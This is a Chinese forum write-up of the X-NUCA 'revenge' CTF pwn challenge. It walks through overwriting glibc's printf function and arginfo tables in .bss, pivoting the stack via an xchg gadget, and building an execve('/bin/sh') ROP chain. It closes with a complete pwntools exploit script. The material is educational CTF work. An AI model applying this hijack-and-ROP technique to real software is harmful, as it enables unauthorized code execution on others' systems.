X-NUCA revenge骚思路之getshell

V1NKe / 2018-11-28 14:31:00 / 浏览数 2486 安全技术 CTF 顶(2) 踩(0)

前言：

哎。。本菜鸡看见了这个原题还惊喜了一下，可惜搜到的writeup都是些不是预期思路解，好，既然搜不到它，那我就要分析它。一分析，这getshell的思路也太特么的骚

正文：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 _isoc99_scanf((unsigned __int64)&unk_48D184);
 printf((unsigned __int64)"Hi, %s. Bye.\n");
 return 0;
}
```

程序就这么的简单，一个输入加一个输出就结束了，而且是静态链接的程序，都不要libc了，libc已经静态编译到程序里了。

输入点在bss段上的name字段：

```
.bss:00000000006B73E0 name            db    ? ;
```

输出也在这里。因为这题目是34C3的原题，所以先从原题入手来看这道题目。来看看字符串：

```
➜  revenge strings ./revenge | grep 34C3
34C3_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

乖乖，flag就在程序的内存里，通常遇到flag就在内存里的题目，自然而然会想到用__stack_chk_fail方法来做，还需要控制PC去执行道我们所要的这个函数，程序经过

```
/* Use the slow path in case any printf handler is registered.  */
     if (__glibc_unlikely (__printf_function_table != NULL
                           || __printf_modifier_table != NULL
                           || __printf_va_arg_table != NULL))
       goto do_positional;
```

我们看看这里所需要用到的指针所在内存的位置：

```
.bss:00000000006B7A28 __printf_function_table dq ?
__libc_freeres_ptrs:00000000006B7AB0 __printf_va_arg_table dq ?
              .bss:00000000006B7A30 __printf_modifier_table dq ?
```


都在&name的高地址位，可以覆盖到，我们执行过后可以跳到do_positional处，往后看，可以发现一个最关键的函数代码：

```
if (__builtin_expect (__printf_function_table == NULL, 1)
     || spec->info.spec > UCHAR_MAX
     || __printf_arginfo_table[spec->info.spec] == NULL
     /* We don't try to get the types for all arguments if the format
    uses more than one.  The normal case is covered though.  If
    the call returns -1 we continue with the normal specifiers.  */
     || (int) (spec->ndata_args = (*__printf_arginfo_table[spec->info.spec])
                 (&spec->info, 1, &spec->data_arg_type,
                  &spec->size)) < 0)
   {
```

这里可以看到一个关键位：

```
(int) (spec->ndata_args = (*__printf_arginfo_table[spec->info.spec])
```

只要前面三个条件都为False，我们就可以执行到__printf_arginfo_table[spec->info.spec]函数，而spec是一个结构体，而info.spec则是printf函数的格式化



接下来就好利用了，只要构造字符串覆盖覆盖就好了，覆盖__printf_arginfo_table[0x73]为所想要的__stack_chk_fail函数就好了，但是这题是经过改编的，所

getshell正规骚思路解：

记住前面我们所提到过的一点，只要覆盖了__printf_arginfo_table我们就可以控制程序执行流程。程序既然是静态链接，又没有system函数，那么我们就自己构造，

```
0x0000000000400525 : pop rdi ; ret
0x00000000004059d6 : pop rsi ; ret
0x0000000000435435 : pop rdx ; ret
0x000000000043364c : pop rax ; ret
.text:000000000045FA15    syscall
```

64位中系统调用号是59。ROP找好了，我们怎么去执行，让rsp指向我们构造的地址呢？接下来就是我们所需要做的事情。

我们首先将流程控制执行到0x46D935处：

```
.text:000000000046D935                mov     rax, cs:_dl_scope_free_list
.text:000000000046D93C                test    rax, rax
.text:000000000046D93F                jz      loc_46D383
.text:000000000046D945                cmp     qword ptr [rax], 0
.text:000000000046D949                jz      loc_46D383
.text:000000000046D94F                jmp     loc_46D8B1
```

_dl_scope_free_list在bss段上，我们可以覆盖到：

```
.bss:00000000006B7910 _dl_scope_free_list dq ?
```

所以这里我们可以控制rax的值，只要不为0且[rax]也不为0就可以执行到jmp处，继续往后：

```
.text:000000000046D8B1                call    cs:_dl_wait_lookup_done
```

直接call函数了。更巧的是_dl_wait_lookup_done的值我们也可以控制：

```
.bss:00000000006B78C0 _dl_wait_lookup_done dq ?
```

骚不骚？别急，更骚的还在后面。因为前面我们可以控制了rax，而我们又想把rsp指向我们构造地址，这里把_dl_wait_lookup_done指向一个数据段去，指到0x4a1a7

```
.rodata:00000000004A1A79                db  94h
.rodata:00000000004A1A7A                db 0C3h
```

这里转化成机器码则是：

```
.rodata:00000000004A1A79                xchg    eax, esp
.rodata:00000000004A1A7A                retn
```

刚好可以把esp的值和eax的值互换，前面我们可以控制了rax的值，那么我们不就可以把rsp的值指向我们构造的地方了？骚吧。。还能找到这么刁钻的一个地方。。我真

EXP:

```
from pwn import *

p = process('./revenge')

name_addr = 0x00000000006B73E0
pop_rdi = 0x0000000000400525
```

```
pop_rsi = 0x00000000004059d6
pop_rdx = 0x0000000000435435
pop_rax = 0x000000000043364c
syscall_addr = 0x0000000000045fa15
head_rop = 0x000000000046D935
xchg_rsp = 0x00000000004A1A79
wait_lookup_done = 0x00000000006B78C0
scope_free_list = 0x00000000006B7910
function_table = 0x00000000006b7a28
arginfo_table = 0x00000000006B7AA8

#ROP
payload = p64(head_rop)
payload += p64(pop_rdi) + p64(name_addr + 8*10)
payload += p64(pop_rsi) + p64(0)
payload += p64(pop_rdx) + p64(0)
payload += p64(pop_rax) + p64(59)
payload += p64(syscall_addr)
payload += '/bin/sh\x00'

#create payload
payload = payload.ljust(wait_lookup_done - name_addr,'\x90')
payload += p64(xchg_rsp)
payload = payload.ljust(scope_free_list - name_addr,'\x90')
payload += p64(name_addr + 8)
payload = payload.ljust(function_table - name_addr,'\x90')
payload += p64(0x90)       #follow is the modifier_table -- > 0
payload += p64(0)
payload = payload.ljust(arginfo_table - name_addr,'\x90')
payload += p64(name_addr - 0x73*8)

#gdb.attach(p)
p.sendline(payload)

p.interactive()
```


上一篇：数据库逆向工程（二） 下一篇：2018-Xnuca hardph...

1. 0 条回复
   - 动动手指，沙发就是你的了！